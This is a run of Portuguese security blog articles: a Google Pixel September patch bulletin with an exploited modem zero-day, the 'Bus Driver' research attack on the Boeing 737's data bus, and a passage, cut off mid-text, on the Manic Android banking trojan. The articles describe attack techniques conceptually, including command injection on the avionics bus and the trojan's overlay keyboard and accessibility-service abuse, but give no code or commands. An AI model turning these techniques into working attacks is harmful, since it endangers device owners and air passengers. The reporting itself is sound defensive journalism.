Em 15 de setembro deste ano, o Google publicou detalhes dos patches para 110 vulnerabilidades em seus próprios smartphones Google Pixel. Entre todas as falhas divulgadas, a CVE-2026-58704 é a que mais se destaca, pois parece que essa vulnerabilidade de dia zero está sendo explorada em ataques direcionados.
Na publicação de hoje, falamos sobre o que há de especial no Google Pixel e por que esses dispositivos recebem atualizações de segurança próprias, separadas das atualizações regulares do Andro
Em 15 de setembro deste ano, o Google publicou detalhes dos patches para 110 vulnerabilidades em seus próprios smartphones Google Pixel. Entre todas as falhas divulgadas, a CVE-2026-58704 é a que mais se destaca, pois parece que essa vulnerabilidade de dia zero está sendo explorada em ataques direcionados.
Na publicação de hoje, falamos sobre o que há de especial no Google Pixel e por que esses dispositivos recebem atualizações de segurança próprias, separadas das atualizações regulares do Android. Também abordamos as vulnerabilidades corrigidas nesta atualização mais recente, com foco especial na mencionada vulnerabilidade mais perigosa, a CVE-2026-58704, e encerramos com dicas sobre como proteger seu dispositivo e evitar ser vítima de um ciberataque.
Por que os smartphones Google Pixel recebem atualizações de segurança separadas das do Android?
O leitor pode se perguntar, com razão: já instalei as atualizações de segurança do Android deste mês no meu Google Pixel. Não é a mesma coisa? O Google Pixel usa o Android e recebe essas atualizações de segurança, detalhadas no Boletim de segurança do Android mensal. No entanto, os fabricantes de dispositivos baseados em Android usam diferentes conjuntos de componentes de hardware e software. Por isso, além das vulnerabilidades comuns a todos os dispositivos Android, existem problemas de segurança específicos dos dispositivos de cada fabricante.
Para seus próprios smartphones, o Google publica atualizações de segurança separadas, abordadas em um Boletim de atualização do Pixel específico. Em vez de substituir o Boletim de segurança do Android, esse documento o complementa, detalhando as vulnerabilidades específicas dos dispositivos fabricados pelo Google. Outros smartphones Android também recebem atualizações semelhantes de seus fabricantes.
O Boletim de atualização do Pixel de setembro de 2026 mostra claramente por que o Google precisa de atualizações separadas para seus smartphones. Muitas das vulnerabilidades corrigidas afetam componentes específicos do hardware do Pixel (ou relacionados ao hardware): o modem, o bootloader, a GPU, componentes do leitor de identificação digital e outras partes do dispositivo. Em smartphones de outros fabricantes, esses recursos podem depender de componentes de hardware e software completamente diferentes, portanto, as correções listadas no Boletim de atualização do Pixel não se aplicam a esses telefones.
Dito isso, essas vulnerabilidades ainda podem ser relevantes para proprietários de Pixel que instalaram ROMs personalizadas em seus dispositivos. Mudar para um sistema operacional diferente não altera os componentes de hardware do dispositivo e pode não substituir o firmware. Portanto, as próprias vulnerabilidades podem persistir, mas a disponibilidade dos patches e a forma como eles são instalados dependem do sistema operacional específico.
CVE-2026-58704: uma vulnerabilidade de dia zero sendo ativamente explorada
Agora vamos analisar mais de perto as vulnerabilidades específicas corrigidas pelo Google em setembro. A mais significativa é a já mencionada CVE-2026-58704.
Essa vulnerabilidade afeta o componente Cellular Modem, que gerencia a comunicação do smartphone com as redes celulares. Ela decorre de um erro lógico no código que, sob determinadas condições, permite contornar a verificação de permissões prevista.
A exploração bem-sucedida da CVE-2026-58704 permite que invasores elevem os privilégios no smartphone para obter acesso mais amplo às suas funções e dados. Observe que o ataque ocorre por meio de uma rede celular e que, inicialmente, os agentes de ameaça precisam ter privilégios de baixo nível no dispositivo-alvo.
Na prática, isso significa que os invasores não podem explorar a CVE-2026-58704 para atacar um Pixel de qualquer lugar pela Internet, pois aparentemente precisariam comprometer a rede celular à qual o smartphone-alvo já está conectado ou, mais provavelmente, forçá-lo a se conectar a uma estação rádio-base maliciosa sob seu controle.
O Google ainda não divulgou todos os detalhes dessa vulnerabilidade, e o relatório relacionado não está disponível publicamente. Como resultado, os detalhes técnicos que mostrariam a facilidade com que os invasores podem explorar a CVE-2026-58704 permanecem desconhecidos até que os patches sejam instalados em todos os dispositivos.
Ainda assim, o Google afirma haver sinais de exploração limitada da CVE-2026-58704.
O que sabemos sobre as outras 109 vulnerabilidades
Das 109 vulnerabilidades restantes encontradas nos dispositivos Google Pixel, apenas uma é classificada como moderada; as demais são de gravidade alta (62) ou crítica (46). Nove dessas falhas pertencem à categoria RCE (execução remota de código). Isso significa que, se um invasor explorar uma dessas vulnerabilidades com sucesso, poderá fazer com que o dispositivo execute código malicioso remotamente. As condições exatas para o ataque dependem da vulnerabilidade específica.
Outras 88 vulnerabilidades pertencem à categoria de elevação de privilégios (EoP). Elas permitem que um invasor que já tenha obtido determinado nível de acesso ao dispositivo amplie seus privilégios. A vulnerabilidade CVE-2026-58704 mencionada acima pertence a essa mesma categoria, motivo pelo qual o boletim de setembro lista 89 vulnerabilidades de EoP no total.
Por fim, 10 vulnerabilidades podem levar à divulgação de informações (ID) e outras duas à negação de serviço (DoS). Em resumo, é uma lista considerável de falhas, portanto, os proprietários de Google Pixel não devem esperar para instalar os patches.
Como evitar ser vítima
Os proprietários de Google Pixel podem instalar a atualização que corrige as vulnerabilidades abordadas nesta publicação seguindo este caminho: Settings (Configurações) → Security & privacy (Segurança e privacidade) → System & updates (Sistema e atualizações) → Security update (Atualizações de segurança) → Install (Instalar). Lembre-se de que o telefone será reiniciado automaticamente para concluir a instalação da atualização.
Para manter seu telefone seguro, recomendamos as seguintes medidas gerais:
Instale as atualizações de segurança no telefone regularmente e assim que estiverem disponíveis, seja ele um Google Pixel, um smartphone Android de outro fabricante ou até mesmo um iPhone.
Evite instalar aplicativos de fontes duvidosas.
Leia as avaliações antes de instalar aplicativos de lojas oficiais, pois malware também não é raro por lá. Os usuários que já tiveram uma experiência ruim costumam alertar sobre isso nas avaliações muito antes de os moderadores da loja removerem o aplicativo perigoso.
Instale uma solução de segurança confiável para evitar o download de malware e receber alertas sobre atividades suspeitas no seu dispositivo.
Pesquisadores de segurança descobriram uma maneira de hackear um Boeing 737 com um dispositivo do tamanho de uma moeda. O 737 é um dos aviões comerciais mais utilizados no mundo, então, é bem provável que você já tenha voado em um pelo menos uma vez.
O ataque requer a instalação de um pequeno dispositivo em uma porta acessível por uma escotilha na parte externa do avião. Segundo os pesquisadores, essa porta frequentemente está ao alcance não apenas das equipes de manutenção, mas também de outros
Pesquisadores de segurança descobriram uma maneira de hackear um Boeing 737 com um dispositivo do tamanho de uma moeda. O 737 é um dos aviões comerciais mais utilizados no mundo, então, é bem provável que você já tenha voado em um pelo menos uma vez.
O ataque requer a instalação de um pequeno dispositivo em uma porta acessível por uma escotilha na parte externa do avião. Segundo os pesquisadores, essa porta frequentemente está ao alcance não apenas das equipes de manutenção, mas também de outros funcionários do aeroporto e da companhia aérea. E a instalação do dispositivo leva menos de 60 segundos. Então, vamos falar sobre o que é, de fato, esse pequeno e misterioso dispositivo, o que ele é capaz de fazer e se ainda é seguro viajar em um Boeing 737.
Por que é mais difícil hackear um avião do que um carro
A maioria de nós já se acostumou com a ideia de que nossos computadores e celulares podem ser invadidos. Esse provavelmente é o assunto mais comum neste blog. Mas também abordamos ataques a alvos menos comuns: carros, robôs cortadores de grama, embaralhadores automáticos de cartas, bicicletas e até colchões. No mundo de hoje, todos esses (e muitos outros) dispositivos contêm computadores minúsculos (ou não tão minúsculos).
Os aviões não são exceção. Uma aeronave comercial moderna é equipada com uma série de computadores, alguns dos quais controlam funções críticas, desde o cálculo dos parâmetros de decolagem até o próprio controle do voo. Mas há uma diferença fundamental: ao contrário dos fabricantes da maioria dos dispositivos inteligentes para uso doméstico, os fabricantes de aeronaves comerciais levam a segurança muito a sério, o que torna muito mais difícil acessar esses sistemas externamente.
Talvez seja por isso que há alguns anos, a ideia de invadir um avião de verdade tenha despertado a curiosidade dos pesquisadores de segurança mais curiosos. Uma equipe da Universidade da Califórnia em San Diego e do Oberlin College (os pesquisadores que finalmente conseguiram realizar o feito) passou mais de uma década tentando solucionar esse problema. Como mencionado acima, o principal desafio ao hackear um avião é que seus sistemas críticos não estão conectados à Internet externa. Por isso, estudar vetores de ataque relacionados a aeronaves não era considerado especialmente promissor na comunidade de pesquisa em cibersegurança: acessar remotamente sistemas isolados é extremamente difícil, e as chances de um invasor obter acesso físico eram consideradas muito baixas.
Dois outros projetos bem-sucedidos fizeram os pesquisadores da UC San Diego Kirill Levchenko e Aaron Schulman mudarem essa percepção: um hack de um Chevrolet Impala e uma pesquisa sobre dispositivos de clonagem de cartões de pagamento. O hack do carro levou a equipe a comprar componentes usados de computadores de bordo de Boeing 737 e montar sua própria bancada de testes. A pesquisa sobre dispositivos de clonagem deu a eles a ideia de criar um pequeno dispositivo físico que pudesse ser conectado diretamente aos sistemas internos da aeronave.
Em sua bancada de testes, os pesquisadores verificaram o que aconteceria caso se conectassem ao barramento ARINC 429 por meio dessa porta e enviassem sinais elétricos mais potentes do que os normalmente trocados entre os componentes do Boeing. Eles descobriram que isso permitia substituir comandos legítimos pelos próprios comandos. A partir daí, só faltava construir um dispositivo pequeno o suficiente para caber na porta que haviam encontrado.


Passo a passo, a equipe construiu um dispositivo compacto o suficiente para ser encaixado na porta desprotegida. A versão final custou menos de US$ 100 e parece ter sido construída principalmente com componentes disponíveis no mercado: um pequeno microcontrolador, componentes eletrônicos para se comunicar com o barramento e um módulo Wi-Fi. Essa última parte poderia permitir que o dispositivo se conectasse à rede Wi-Fi pública disponível durante o voo, dando ao invasor acesso pela Internet e, por fim, permitindo que ele controlasse o dispositivo remotamente. E todo o processo de instalação na porta leva menos de um minuto.
O dispositivo que os pesquisadores construíram para se conectar aos sistemas do Boeing 737. Uma moeda é colocada ao lado para dar uma ideia da escala. Foto: UC San Diego Jacobs School of Engineering. CC BY 4.0. Fonte
Os pesquisadores deram ao ataque o nome de “Bus Driver”, aparentemente em um jogo de palavras: “bus” se refere tanto a um veículo de transporte de passageiros quanto ao canal de dados que permite a comunicação entre os componentes de um sistema. O ataque permite que alguém se insira nesse canal e substitua os comandos que estão sendo enviados, assumindo, na prática, o controle do barramento.
O que o dispositivo improvisado de hacking do Boeing 737 é capaz de fazer
Uma porta desprotegida, um dispositivo do tamanho de uma moeda e acesso ao barramento: tudo isso parece promissor, mas o que os pesquisadores conseguiram fazer de fato? Que tipo de dano esse pequeno dispositivo pode causar? Ao que tudo indica, bastante. E potencialmente, até mesmo fatal. Ao obter a capacidade de adulterar os dados que trafegam entre o computador de gerenciamento de voo e a unidade de controle e exibição, os pesquisadores descobriram que poderiam interferir em vários aspectos críticos da operação da aeronave.

Pesquisadores testando o Bus Driver em equipamentos aviônicos reais de um Boeing 737. A interface do ataque está em execução na tela da MCDU. Foto: UC San Diego Jacobs School of Engineering. CC BY 4.0. Fonte
Primeiro, o dispositivo implantado pode alterar os dados usados para calcular os parâmetros de decolagem e pouso. Por exemplo, ele pode alterar o peso da aeronave sem combustível registrado, o que distorce o cálculo das velocidades necessárias para uma decolagem segura.
O dispositivo também pode manipular a temperatura presumida, que pilotos usam para determinar quanto empuxo do motor é necessário durante a decolagem. Se o sistema receber valores incorretos, em determinadas condições a aeronave pode ficar com empuxo insuficiente para decolar com segurança, podendo até mesmo ultrapassar o final da pista. Cálculos incorretos durante o pouso também apresentam riscos igualmente sérios.
O dispositivo implantado também pode alterar a rota que o piloto automático está seguindo. Em um voo de longa duração, um desvio de apenas alguns graus, sutil o suficiente para passar despercebido, poderia fazer a aeronave se afastar muito da rota e ficar sem combustível em algum ponto sobre o oceano.
Além disso, um invasor poderia usar o dispositivo para conduzir a aeronave para o espaço aéreo de um país que não faça parte de sua rota de voo autorizada. Esse tipo de desvio também pode causar tragédias: a história da aviação civil registra mais de um caso em que um avião de passageiros foi abatido por engano por forças militares após entrar em espaço aéreo restrito.
É claro que as chances de um desvio como esse passar despercebido pelos pilotos e pelo controle de tráfego são muito baixas, mas os desastres tendem a acontecer exatamente quando ocorrem vários erros humanos.
Depois de instalado, o dispositivo fica praticamente invisível dentro da porta e é muito difícil de detectar, a menos que se saiba o que procurar. Fonte
Por fim, o dispositivo não apenas permite que alguém altere os parâmetros de voo, como também permite ocultar essas alterações dos pilotos. Por exemplo, um invasor poderia carregar uma nova rota no computador de voo e, ao mesmo tempo, alterar o que é exibido na MCDU, fazendo com que os pilotos continuem vendo a rota original.
Dito isso, os pesquisadores observam que, na maioria dos casos, uma tripulação atenta perceberia a discrepância. Os dados corretos continuam sendo exibidos em outras telas da cabine de comando, e passar para o controle manual permite que os pilotos desativem o piloto automático e retomem o controle da aeronave.
Então, devemos todos passar a viajar de trem?
Para encerrar, vou tentar tranquilizar quem sofre de aerofobia há muito tempo, e quem quer que este artigo tenha acabado de deixar com medo de voar. Os próprios pesquisadores afirmam que, apesar de tudo o que descobriram, continuam voando em Boeing 737. E, para evitar causar qualquer problema no mundo real, eles deliberadamente não revelaram exatamente qual porta usaram em seus experimentos.
Os pesquisadores também entraram em contato com a Boeing em 2020 para compartilhar suas descobertas. A Boeing levou as informações a sério e trabalhou para solucionar o problema.
Especificamente, os pesquisadores sugeriram que a Boeing removesse a porta vulnerável ou a selasse com resina epóxi, impedindo fisicamente que alguém pudesse conectar um dispositivo não autorizado. Também há opções mais complexas, como redesenhar as proteções elétricas do barramento interno para impedir que um dispositivo malicioso se sobreponha aos sinais legítimos e usar sistemas capazes de detectar esse tipo de ataque.
A longo prazo, os pesquisadores recomendam que a Boeing, assim como outros fabricantes de aeronaves, adote autenticação criptográfica para as mensagens trocadas entre os componentes aviônicos.
Não se sabe publicamente se a Boeing seguiu essa recomendação específica ou adotou suas próprias medidas para solucionar o problema. Quando os repórteres da Wired perguntaram à empresa sobre o assunto, a resposta foi bastante vaga:
“Nossos especialistas técnicos estão confiantes de que as camadas de proteção existentes na aeronave, incluindo as incorporadas ao projeto do sistema e ao ambiente operacional, oferecem mitigação suficiente para limitar significativamente a viabilidade e o risco de ataques no mundo real.”
Então, não: aparentemente, ainda não há motivo para deixar de voar em Boeing 737. Dito isso, tenho muito respeito pelos trens, então também não vou tentar convencer você a não viajar de trem nem a usar outras formas de transporte. Na verdade, já escrevi sobre hacking de trens neste blog, embora, nesse caso, o objetivo tenha sido construtivo, e não destrutivo.
Os pesquisadores de cibersegurança descobriram uma nova família de malware para Android, chamada Manic. Esse malware permite que criminosos espionem vítimas, roubem credenciais bancárias e assumam o controle remoto de dispositivos infectados.
Mas seu truque mais extraordinário é o seguinte: o Manic pode repassar os dados roubados aos invasores, mesmo quando o dispositivo em questão não tiver conexão com a Internet. Aparentemente, interrupções aleatórias da Internet móvel parecem atrapalhar os ci
Os pesquisadores de cibersegurança descobriram uma nova família de malware para Android, chamada Manic. Esse malware permite que criminosos espionem vítimas, roubem credenciais bancárias e assumam o controle remoto de dispositivos infectados.
Mas seu truque mais extraordinário é o seguinte: o Manic pode repassar os dados roubados aos invasores, mesmo quando o dispositivo em questão não tiver conexão com a Internet. Aparentemente, interrupções aleatórias da Internet móvel parecem atrapalhar os cibercriminosos tanto quanto qualquer outra pessoa, então os agentes por trás do Manic criaram uma solução alternativa incomum.
Os pesquisadores ainda não identificaram exatamente como os invasores estão instalando o Manic nos dispositivos das pessoas. Normalmente, malware como esse se espalha por meio de canais como:
Aplicativos infectados em lojas de aplicativos legítimas
Arquivos APK maliciosos compartilhados em sites piratas
Links de download enviados por meio de aplicativos de mensagens e e-mail
Sites fraudulentos
O Google disse a jornalistas que não encontrou nenhum vestígio do Manic se disseminando por meio de aplicativos da Google Play Store. Isso sugere que os usuários provavelmente estão instalando aplicativos infectados de fontes não oficiais.
Os especialistas rastrearam o início da infraestrutura dos invasores nesta campanha até fevereiro de 2026. As primeiras amostras do próprio malware foram encontradas no final de maio deste ano. Desde então, os criminosos por trás do cavalo de Troia refinaram as formas de se esconder da detecção no dispositivo da vítima.
Atualmente, o Manic combina os poderes de um cavalo de Troia bancário, spyware e uma ferramenta de acesso remoto que permite que um invasor controle o dispositivo. Os invasores estão especialmente interessados em dados de fontes como:
Aplicativos bancários e serviços de pagamento
Aplicativos oficiais do governo
Carteiras e plataformas de negociação de criptomoedas
Aplicativos de autenticação de dois fatores
Mensagens de texto e notificações: principalmente os códigos de uso único usados para verificar logins ou aprovar transações
Ao analisar quais aplicativos bancários o Manic tem como alvo, os pesquisadores conseguiram descobrir quais países ele pretende atingir. Acontece que seu alcance é amplo, abrangendo Áustria, República Tcheca, Estônia, França, Alemanha, Lituânia, Holanda, Polônia, Rússia, Eslováquia, Espanha, Ucrânia e Reino Unido.
Senhas roubadas, códigos interceptados, controle remoto: o que o Manic pode realmente fazer
Vamos analisar exatamente quais informações o Manic rouba e como ele consegue obtê-las. O principal truque do malware consiste em abusar dos serviços de acessibilidade do Android, um conjunto de recursos integrados desenvolvidos para ajudar usuários com deficiências visuais. Usados da forma pretendida, esses recursos são genuinamente úteis para pessoas com perda de visão. Mas os criminosos há muito tempo exploram silenciosamente essas ferramentas para seus próprios interesses.
Depois que o usuário concede ao aplicativo permissão para usar os Serviços de Acessibilidade, esse aplicativo pode “ver” o texto e os botões na tela, interagir com eles, rolar pelas páginas e executar ações automaticamente, tudo como se o próprio usuário estivesse fazendo isso. Os invasores usam esse recurso para ler mensagens na tela, conceder silenciosamente permissões extras ao malware, interferir nas tentativas de desinstalá-lo, desativar as proteções de segurança ou controlar outros aplicativos sem que a vítima perceba.
Com o Manic, esse abuso dos serviços de acessibilidade é combinado com os recursos avançados do próprio cavalo de Troia. Ele pode gerar um teclado invisível que fica sobreposto ao teclado real do telefone. Quando o usuário digita sua senha para fazer login em um aplicativo bancário, o Manic registra exatamente quais teclas foram pressionadas. Em seguida, ele usa os serviços de acessibilidade para reproduzir instantaneamente a mesma sequência de teclas no teclado do aplicativo real.
